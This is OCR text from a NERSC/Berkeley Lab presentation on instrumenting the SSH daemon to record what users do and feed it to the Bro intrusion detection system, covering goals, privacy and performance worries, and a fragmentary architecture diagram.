Local System Security via SSHD Instrumentation

Scott Campbell

NERSC,

Lawrence Berkeley National Lab

U.S. DEPARTMENT OF ENERGY | Office of Science

NERSC National Energy Research Scientific Computing Center

BERKELEY LAB Lawrence Berkeley National Laboratory

Presentation Outline

- Problem overview
- Wants and worries
- Solution overview
- “sh –i” Example
- Soft Data
- Future work

Problem?

- NERSC does big data open science
- 6 Major platforms, transition to 100G in progress
- 4000 users worldwide
- SSH access and Shell accounts for everyone!
- Passwords are primary authentication
- Highly diverse code base

No clear idea what our users are really doing...

Wants and Worries

What we want:

Identify what users are doing via SSH.

What we don't want:

To interfere with performance or user experience.

Introduce new security holes.


What worried us:

Privacy issues.


Political buyoff from system admins and user support staff.

Long term issues of support and responsibility.


Solution Overview




SSHD


PARENT SSHD
CHILD SSHD
Normal User Login
STUNNEL
SSLOGMUX
BROPIPE
BRO


SSHD




SSHD




SSHD



SSHD



PARENT SSHD
CHILD SSHD
SERVER SES
DO_EXEC: PTY
-> SPAWN SHELL WITH PTY CONTEXT

STUNNEL



LOCAL NONBLOCKING UNIX SOCKET FOR ALL SYSTEM SSHD INSTANCES

